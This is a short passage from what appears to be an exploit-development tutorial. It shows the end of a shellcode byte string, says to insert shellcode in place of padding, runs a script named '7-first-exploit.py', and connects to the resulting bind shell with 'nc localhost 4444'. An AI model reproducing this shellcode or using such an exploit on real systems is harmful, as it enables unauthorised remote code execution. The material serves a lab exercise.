"\x94\x25\x21\xd5\x85\x3a\x6c\x7d\xcf\x03\xe7\xf7\xa1\xc6\x99"
"\x08\xe8\xb0\x3a\x9a\x77\x40\x34\x87\x2f\x17\x11\x79\x26\xfd"
"\x8f\x20\x90\xe3\x4d\xb4\xdb\xa7\x89\x05\xe5\x26\x5f\x31\xc1"
"\x38\x99\xba\x4d\x6c\x75\xed\x1b\xda\x33\x47\xea\xb4\xed\x34"
"\xa4\x50\x6b\x77\x77\x26\x74\x52\x01\xc6\xc5\x0b\x54\xf9\xea"
"\xdb\x50\x82\x16\x7c\x9e\x59\x93\x8c\xd5\xc3\xb2\x04\xb0\x96"
"\x86\x48\x43\x4d\xc4\x74\xc0\x67\xb5\x82\xd8\x02\xb0\xcf\x5e"
"\xff\xc8\x40\x0b\xff\x7f\x60\x1e")
```

We can insert shellcode into the space occupied by the Cs. OK, this time run the exploit without the debugger attached and let's see what happens.

Double-Click and run '7-first-exploit.py'

Start --> Run --> cmd
----
nc localhost 4444